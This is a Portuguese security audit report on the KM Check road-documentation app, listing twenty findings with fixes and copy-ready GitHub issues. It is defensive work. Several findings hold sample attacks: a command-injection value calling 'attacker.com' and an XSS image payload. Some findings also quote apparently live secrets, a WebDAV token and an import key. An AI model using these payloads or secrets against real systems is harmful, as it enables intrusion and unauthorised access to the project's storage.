

Auditoria de Segurança

KM Check — App de Campo para Documentação Rodoviária

Relatório completo de vulnerabilidades e recomendações

DATA

18 de setembro de 2026

AUDITOR

Claude Code + wagnerxm

ESCOPO

PWA (index.html) + Admin (server.mjs) + Scripts + CI/CD

VERSÃO DO APP

v217 (sw.js cache kmcheck-v217)

20

Achados

3

Críticos

5

Altos

10

Médios

2

Baixos

8

Pontos fortes


Categorias
auditadas

- 1. Banco sem tranca — 5 achados
- 2. Permissão no navegador — 3 achados
- 3. IDOR — 2 achados
- 4. Chaves expostas — 5 achados
- 5. Inputs sem tratamento (XSS) — 5 achados


Resumo executivo

Esta auditoria analisou o código-fonte do KM Check em 5 categorias de segurança, cobrindo o app PWA (index.html, ~3.540 linhas), o servidor admin (server.mjs, 762 linhas), scripts de pipeline (4 arquivos), workflows CI/CD (3 arquivos) e o schema do Supabase. Foram identificados 20 achados de segurança e 8 pontos fortes.

Distribuição por severidade



Achados por categoria



Pontos fortes

- ' **Secrets nunca commitados no git**

Arquivos .env protegidos por .gitignore. Verificado via git ls-files — nenhum secret real foi commitado no histórico.

- ' **setTimeout/setInterval seguros**

Todas as 11 chamadas de setTimeout e 2 de setInterval usam referências de função, nunca strings. Elimina eval() implícito.

- ' **Sem eval(), new Function() ou document.write**

Nenhuma ocorrência de eval, new Function ou document.write no app. Superfície de ataque de injeção de código minimizada.

- ' **textContent usado corretamente nos dados GPS**

Coordenadas GPS e dados de legenda são inseridos via textContent em vez de innerHTML — proteção correta contra XSS nos dados mais dinâmicos.

- ' **JWT implementado corretamente no admin**

O middleware auth verifica JWT com expiração (8h), bcrypt para senhas, e todas as rotas sensíveis exigem autenticação (exceto ping).

- ' **Service Worker com estratégia rede-primeiro**

O SW usa network-first para o documento HTML, garantindo que atualizações de segurança sejam aplicadas rapidamente quando há internet.

- ' **GPS (0,0) Null Island rejeitado**

Validação _validGps() rejeita coordenadas (0,0) em todos os caminhos do código — previne dados falsos no EXIF e na legenda.

- ' **Fetch com AbortSignal.timeout**

Requisições de download de rodovias usam timeout de 30s, prevenindo travamento indefinido em redes lentas.

Principais fraquezas

- ' Chaves e tokens hardcoded no código-fonte commitado (SHARE_TOKEN, IMPORT_KEY)

- ' innerHTML com dados do usuário sem escape HTML — vetor de XSS

- ' Endpoint público /devices/ping sem rate-limit — aceita dados de qualquer origem

- ' Tabela historico_fotos com INSERT público no Supabase

- ' Servidor admin com CORS aberto e CSP desabilitado

- ' Telemetria enviando GPS e fingerprint detalhado para domínio DuckDNS dinâmico

Achados detalhados

Crítica

SEC-01: historico_fotos: INSERT público sem autenticação

Arquivo: scripts/supabase_schema.sql | Linha(s): RLS policy | Categoria: Banco sem tranca

A tabela historico_fotos permite INSERT público (policy "Qualquer um pode inserir"). Qualquer pessoa com a anon key pode inserir registros arbitrários, poluindo a base de fotos.

Recomendação: Restringir INSERT a usuários autenticados ou validar via service key no backend.

Média

SEC-02: pontos_rodovia: SELECT público expõe geometria

Arquivo: scripts/supabase_schema.sql | Linha(s): RLS policy | Categoria: Banco sem tranca

A tabela pontos_rodovia permite SELECT público. Embora os dados do SNV sejam públicos por natureza, a exposição completa sem rate-limiting permite scraping em massa.

Recomendação: Avaliar se o SELECT público é intencional. Se sim, documentar; se não, restringir.

Alta

SEC-03: Endpoint /devices/ping sem autenticação nem rate-limit

Arquivo: admin/server.mjs | Linha(s): 385 | Categoria: Banco sem tranca

POST /api/admin/devices/ping é público — não exige JWT. Sem rate-limiting, permite flood de dados falsos na tabela de dispositivos e potencial DoS.

Recomendação: Adicionar rate-limiting (express-rate-limit) e validação de schema no body.

Média

SEC-04: GPS persistido em localStorage sem criptografia

Arquivo: index.html | Linha(s): 1741, 1008 | Categoria: Permissão no navegador

A última posição GPS (lat, lon, altitude, velocidade, direção) é gravada em localStorage["kc-lastpos"]. Qualquer script no mesmo origin pode ler a localização do usuário.

Recomendação: Considerar sessionStorage ou limpar kc-lastpos ao fechar o app. Avaliar se a persistência é realmente necessária.

Média

SEC-05: Telemetria envia GPS e fingerprint para DuckDNS

Arquivo: index.html | Linha(s): 3482–3743 | Categoria: Permissão no navegador

O ping de telemetria envia coordenadas GPS, modelo do dispositivo, GPU, CPU benchmark, câmeras, resolução de tela e UUID persistente para controlcheck.duckdns.org. O domínio DuckDNS é dinâmico — se o DNS for sequestrado, toda telemetria vai para um atacante.

Recomendação: Migrar para domínio próprio com HTTPS fixo. Minimizar dados enviados (remover GPU, benchmark). Permitir opt-out de telemetria.

Baixa

SEC-06: UUID persistente de dispositivo (device-id)

Arquivo: index.html | Linha(s): 3483–3484 | Categoria: Permissão no navegador

kc-device-id é um UUID gerado uma vez e nunca rotacionado, criando um identificador permanente de rastreamento do dispositivo.

Recomendação: Documentar o propósito. Considerar rotacionar o ID periodicamente.

Média

SEC-07: Operações CRUD de dispositivos sem validação de propriedade

Arquivo: admin/server.mjs | Linha(s): 385–450 | Categoria: IDOR

As rotas /api/admin/devices/:id (GET, PUT, DELETE) exigem JWT mas não verificam se o admin autenticado é o dono do recurso. Com um único admin isso é aceitável, mas se houver múltiplos admins no futuro, qualquer um pode editar/deletar dispositivos de outro.

Recomendação: Se múltiplos admins forem previstos, adicionar validação de ownership.

Baixa

SEC-08: IDs de base previsíveis permitem enumeração

Arquivo: index.html | Linha(s): 1198, 1362 | Categoria: IDOR

Os IDs das bases (BR-NNN-UF) são previsíveis e usados como chave no IndexedDB. Não há risco direto pois os dados são locais, mas facilita a enumeração se expostos via API.

Recomendação: Manter como está — risco aceitável dado que os dados são públicos do SNV/DNIT.

Crítica

SEC-09: SHARE_TOKEN do WebDAV hardcoded em scripts

Arquivo: scripts/fetch-snv-wfs.mjs + upload-snv-local.mjs | Linha(s): 18, 33 | Categoria: Chaves expostas

O token do compartilhamento WebDAV (oTpPRmYs5AAdiNr) está no código-fonte commitado. Qualquer pessoa com acesso ao repo pode ler/escrever no storage.

Recomendação: Mover para variável de ambiente ou GitHub Secret. Revogar e rotacionar o token atual.

Crítica

SEC-10: IMPORT_KEY hardcoded em script de upload

Arquivo: scripts/upload-snv-local.mjs | Linha(s): 32 | Categoria: Chaves expostas

A chave de importação (controlcheck-snv-import-2026) está no código-fonte. Com ela, qualquer um pode fazer upload de dados para o servidor.

Recomendação: Mover para variável de ambiente. Rotacionar a chave.

Alta

SEC-11: JWT_SECRET com fallback fraco no servidor

Arquivo: admin/server.mjs | Linha(s): 39 | Categoria: Chaves expostas

const JWT_SECRET = process.env.JWT_SECRET || "troque-esta-chave". Se o .env não for configurado, o servidor roda com um secret fraco e previsível, permitindo forjar JWTs.

Recomendação: Remover o fallback — o servidor deve recusar iniciar sem JWT_SECRET no ambiente.

Média

SEC-12: Credenciais padrão fracas no Docker Compose

Arquivo: betedge/docker/docker-compose.yml | Linha(s): 44–45, 101 | Categoria: Chaves expostas

Usuário/senha "betedge/betedge" para o banco e API key "changeme-dev-key" para o motor. Se o compose subir em produção sem alterar, as credenciais são triviais.

Recomendação: Usar variáveis de ambiente obrigatórias (sem default) ou .env com valores gerados.

Alta

SEC-13: innerHTML com nomes de contrato não-escapados

Arquivo: index.html | Linha(s): 1895, 2638 | Categoria: Inputs sem tratamento (XSS)

Nomes de contrato digitados pelo usuário (localStorage kc-contracts) são interpolados em innerHTML sem escape HTML. O atributo data-ct escapa aspas, mas o texto em \${c} não escapa <, >, &. Payload: . É self-XSS (o próprio usuário ataca a si mesmo) mas pode afetar dispositivos compartilhados.

Recomendação: Criar helper esc() para escapar HTML e aplicar em todos os pontos de interpolação.

Alta

SEC-14: innerHTML com nomes de serviço não-escapados

Arquivo: index.html | Linha(s): 2596, 3400 | Categoria: Inputs sem tratamento (XSS)

Mesmo padrão dos contratos: nomes de serviço customizados do localStorage (kc-services) inseridos via innerHTML sem escape. Vetor idêntico ao SEC-13.

Recomendação: Aplicar esc() em todas as interpolações de serviço no innerHTML.

Média

SEC-15: Dados de importação KMZ/KML/SHP em innerHTML

Arquivo: index.html | Linha(s): 1198, 1544, 1617 | Categoria: Inputs sem tratamento (XSS)

Dados parseados de arquivos importados (nomes de rodovia BR, UF) são interpolados em innerHTML. Um arquivo malicioso pode conter payloads XSS nos nomes de Placemarks.

Recomendação: Escapar HTML ou usar textContent para os valores vindos de arquivos importados.

Alta

SEC-16: XSS stored via /devices/ping no painel admin

Arquivo: admin/panel.html | Linha(s): 683, 686, 781, 793, 807, 836, 912 | Categoria: Inputs sem tratamento (XSS)

O painel admin renderiza dados de dispositivos via innerHTML. O endpoint /devices/ping é público — um atacante pode enviar model, user_agent ou outros campos com payloads XSS que serão executados quando o admin abrir o painel.

Recomendação: Escapar todos os campos de dispositivo antes de innerHTML no painel. Validar schema no endpoint.

Média

SEC-17: Sem meta tag CSP no app nem no painel

Arquivo: index.html + admin/panel.html | Linha(s): head | Categoria: Inputs sem tratamento (XSS)

Nenhum dos dois HTMLs define Content-Security-Policy via meta tag. O servidor admin tem CSP desabilitado no Helmet (contentSecurityPolicy: false). Sem CSP, qualquer XSS pode carregar scripts externos.

Recomendação: Adicionar meta CSP no index.html e habilitar CSP no Helmet do servidor.

Média

SEC-18: Shell injection via workflow_dispatch no GitHub Actions

Arquivo: .github/workflows/noblind-data.yml | Linha(s): 62–68 | Categoria: Chaves expostas

O input `${{ github.event.inputs.date }}` é interpolado diretamente no shell. Um valor malicioso como `"$(curl attacker.com)"` seria executado no runner.

Recomendação: Passar o input como variável de ambiente e referenciar como `$DATE` no shell.

Média

SEC-19: CORS aberto e CSP desabilitado no servidor admin

Arquivo: admin/server.mjs | Linha(s): 341–342 | Categoria: Banco sem tranca

`app.use(cors())` aceita qualquer origin. `app.use(helmet({contentSecurityPolicy:false}))` desabilita CSP. Combinados, qualquer site pode fazer requisições ao admin e a resposta não tem proteção contra scripts injetados.

Recomendação: Configurar CORS com origin específico. Habilitar CSP no Helmet.

Média

SEC-20: TLS bypass e CORS proxies no sync-dnit.mjs

Arquivo: scripts/sync-dnit.mjs | Linha(s): 85, 125–131 | Categoria: Banco sem tranca

`rejectUnauthorized:false` desabilita verificação de certificado TLS. O script usa proxies CORS de terceiros (allorigins, codetabs, corsproxy) que podem interceptar/modificar dados.

Recomendação: Remover `rejectUnauthorized:false`. Usar proxy próprio em vez de serviços de terceiros.

Recomendações priorizadas

Ordenadas por criticidade e impacto. O esforço estimado é para um desenvolvedor familiarizado com o codebase.

#	Severidade	Ação	Achados	Esforço
1	Crítica	Rotacionar e mover SHARE_TOKEN e IMPORT_KEY para env vars	SEC-09, SEC-10	1h
2	Crítica	Restringir INSERT público em historico_fotos	SEC-01	30min
3	Alta	Remover fallback fraco do JWT_SECRET — recusar iniciar sem ele	SEC-11	15min
4	Alta	Adicionar rate-limit e validação ao /devices/ ping	SEC-03	1h
5	Alta	Escapar HTML em contratos, serviços e dados importados no innerHTML	SEC-13, SEC-14, SEC-15	2h
6	Alta	Escapar dados de dispositivos no painel admin	SEC-16	1h
7	Média	Adicionar Content-Security-Policy no app e no servidor	SEC-17, SEC-19	2h
8	Média	Migrar telemetria para domínio próprio, minimizar dados	SEC-05	3h
9	Média	Corrigir shell injection no GitHub Actions	SEC-18	15min
10	Média	Remover TLS bypass e CORS proxies de terceiros	SEC-20	2h
11	Média	Substituir credenciais padrão no docker-compose.yml	SEC-12	30min
12	Baixa	Documentar/rotacionar device-id e avaliar persistência do GPS	SEC-04, SEC-06	1h

GitHub Issues — pronto para copiar

Cada achado com recomendação gera uma issue. Copie o título e a descrição abaixo.

[SEC-01] Restringir RLS INSERT na tabela historico_fotos

Labels: security, crítica

A tabela historico_fotos permite INSERT público (policy "Qualquer um pode inserir"). Qualquer pessoa com a anon key pode inserir registros arbitrários, poluindo a base de fotos.

Recomendação: Restringir INSERT a usuários autenticados ou validar via service key no backend.

Arquivo: scripts/supabase_schema.sql (linha RLS policy)

[SEC-02] Avaliar exposição pública de pontos_rodovia

Labels: security, média

A tabela pontos_rodovia permite SELECT público. Embora os dados do SNV sejam públicos por natureza, a exposição completa sem rate-limiting permite scraping em massa.

Recomendação: Avaliar se o SELECT público é intencional. Se sim, documentar; se não, restringir.

Arquivo: scripts/supabase_schema.sql (linha RLS policy)

[SEC-03] Proteger /devices/ping com rate-limit e validação

Labels: security, alta

POST /api/admin/devices/ping é público — não exige JWT. Sem rate-limiting, permite flood de dados falsos na tabela de dispositivos e potencial DoS.

Recomendação: Adicionar rate-limiting (express-rate-limit) e validação de schema no body.

Arquivo: admin/server.mjs (linha 385)

[SEC-04] Avaliar persistência de GPS em localStorage

Labels: security, média

A última posição GPS (lat, lon, altitude, velocidade, direção) é gravada em localStorage["kc-lastpos"]. Qualquer script no mesmo origin pode ler a localização do usuário.

Recomendação: Considerar sessionStorage ou limpar kc-lastpos ao fechar o app. Avaliar se a persistência é realmente necessária.

Arquivo: index.html (linha 1741, 1008)

[SEC-05] Migrar telemetria para domínio próprio e minimizar dados

Labels: security, média

O ping de telemetria envia coordenadas GPS, modelo do dispositivo, GPU, CPU benchmark, câmeras, resolução de tela e UUID persistente para controlcheck.duckdns.org. O domínio DuckDNS é dinâmico — se o DNS for sequestrado, toda telemetria vai para um atacante.

Recomendação: Migrar para domínio próprio com HTTPS fixo. Minimizar dados enviados (remover GPU, benchmark). Permitir opt-out de telemetria.

Arquivo: index.html (linha 3482–3743)

[SEC-06] Documentar e avaliar rotação do device-id

Labels: security, baixa

kc-device-id é um UUID gerado uma vez e nunca rotacionado, criando um identificador permanente de rastreamento do dispositivo.

Recomendação: Documentar o propósito. Considerar rotacionar o ID periodicamente.

Arquivo: index.html (linha 3483–3484)

[SEC-07] Adicionar validação de ownership em rotas de dispositivos

Labels: security, média

As rotas `/api/admin/devices/:id` (GET, PUT, DELETE) exigem JWT mas não verificam se o admin autenticado é o dono do recurso. Com um único admin isso é aceitável, mas se houver múltiplos admins no futuro, qualquer um pode editar/deletar dispositivos de outro.

Recomendação: Se múltiplos admins forem previstos, adicionar validação de ownership.

Arquivo: `admin/server.mjs` (linha 385–450)

[SEC-09] Mover SHARE_TOKEN para variável de ambiente e rotacionar

Labels: security, crítica

O token do compartilhamento WebDAV (`oTpPRmYs5AAdiNr`) está no código-fonte commitado. Qualquer pessoa com acesso ao repo pode ler/escrever no storage.

Recomendação: Mover para variável de ambiente ou GitHub Secret. Revogar e rotacionar o token atual.

Arquivo: `scripts/fetch-snv-wfs.mjs` + `upload-snv-local.mjs` (linha 18, 33)

[SEC-10] Mover IMPORT_KEY para env var e rotacionar

Labels: security, crítica

A chave de importação (`controlcheck-snv-import-2026`) está no código-fonte. Com ela, qualquer um pode fazer upload de dados para o servidor.

Recomendação: Mover para variável de ambiente. Rotacionar a chave.

Arquivo: `scripts/upload-snv-local.mjs` (linha 32)

[SEC-11] Remover fallback fraco do JWT_SECRET

Labels: security, alta

`const JWT_SECRET = process.env.JWT_SECRET || "troque-esta-chave"`. Se o `.env` não for configurado, o servidor roda com um secret fraco e previsível, permitindo forjar JWTs.

Recomendação: Remover o fallback — o servidor deve recusar iniciar sem `JWT_SECRET` no ambiente.

Arquivo: `admin/server.mjs` (linha 39)

[SEC-12] Substituir credenciais padrão no docker-compose.yml

Labels: security, média

Usuário/senha `"betedge/betedge"` para o banco e API key `"changeme-dev-key"` para o motor. Se o compose subir em produção sem alterar, as credenciais são triviais.

Recomendação: Usar variáveis de ambiente obrigatórias (sem default) ou `.env` com valores gerados.

Arquivo: `betedge/docker/docker-compose.yml` (linha 44–45, 101)

[SEC-13] Escapar HTML em renderização de contratos e serviços

Labels: security, alta

Nomes de contrato digitados pelo usuário (`localStorage kc-contracts`) são interpolados em `innerHTML` sem escape HTML. O atributo `data-ct` escapa aspas, mas o texto em `<span class="num">${c}</span>` não escapa `<`, `>`, `&`. Payload: `<img src=x onerror=alert(1)>`. É self-XSS (o próprio usuário ataca a si mesmo) mas pode afetar dispositivos compartilhados.

Recomendação: Criar helper `esc()` para escapar HTML e aplicar em todos os pontos de interpolação.

Arquivo: `index.html` (linha 1895, 2638)

[SEC-14] Escapar HTML em renderização de serviços

Labels: security, alta

Mesmo padrão dos contratos: nomes de serviço customizados do `localStorage` (`kc-services`) inseridos via `innerHTML` sem escape. Vetur idêntico ao SEC-13.

Recomendação: Aplicar `esc()` em todas as interpolações de serviço no `innerHTML`.

Arquivo: `index.html` (linha 2596, 3400)

[SEC-15] Escapar dados de importação antes de innerHTML

Labels: security, média

Dados parseados de arquivos importados (nomes de rodovia BR, UF) são interpolados em innerHTML. Um arquivo malicioso pode conter payloads XSS nos nomes de Placemarks.

Recomendação: Escapar HTML ou usar `textContent` para os valores vindos de arquivos importados.

Arquivo: `index.html` (linha 1198, 1544, 1617)

[SEC-16] Escapar dados de dispositivos no painel admin

Labels: security, alta

O painel admin renderiza dados de dispositivos via innerHTML. O endpoint `/devices/ping` é público — um atacante pode enviar `model`, `user_agent` ou outros campos com payloads XSS que serão executados quando o admin abrir o painel.

Recomendação: Escapar todos os campos de dispositivo antes de innerHTML no painel. Validar schema no endpoint.

Arquivo: `admin/panel.html` (linha 683, 686, 781, 793, 807, 836, 912)

[SEC-17] Adicionar Content-Security-Policy ao app e ao servidor

Labels: security, média

Nenhum dos dois HTMLs define Content-Security-Policy via meta tag. O servidor admin tem CSP desabilitado no Helmet (`contentSecurityPolicy: false`). Sem CSP, qualquer XSS pode carregar scripts externos.

Recomendação: Adicionar meta CSP no `index.html` e habilitar CSP no Helmet do servidor.

Arquivo: `index.html` + `admin/panel.html` (linha head)

[SEC-18] Corrigir shell injection no workflow noblind-data.yml

Labels: security, média

O input `{{ github.event.inputs.date }}` é interpolado diretamente no shell. Um valor malicioso como `"$(curl attacker.com)"` seria executado no runner.

Recomendação: Passar o input como variável de ambiente e referenciar como `$DATE` no shell.

Arquivo: `.github/workflows/noblind-data.yml` (linha 62–68)

[SEC-19] Restringir CORS e habilitar CSP no servidor admin

Labels: security, média

`app.use(cors())` aceita qualquer origin. `app.use(helmet({contentSecurityPolicy:false}))` desabilita CSP. Combinados, qualquer site pode fazer requisições ao admin e a resposta não tem proteção contra scripts injetados.

Recomendação: Configurar CORS com origin específico. Habilitar CSP no Helmet.

Arquivo: `admin/server.mjs` (linha 341–342)

[SEC-20] Remover TLS bypass e proxies CORS de terceiros

Labels: security, média

`rejectUnauthorized:false` desabilita verificação de certificado TLS. O script usa proxies CORS de terceiros (`allorigins`, `codetabs`, `corsproxy`) que podem interceptar/modificar dados.

Recomendação: Remover `rejectUnauthorized:false`. Usar proxy próprio em vez de serviços de terceiros.

Arquivo: `scripts/sync-dnit.mjs` (linha 85, 125–131)
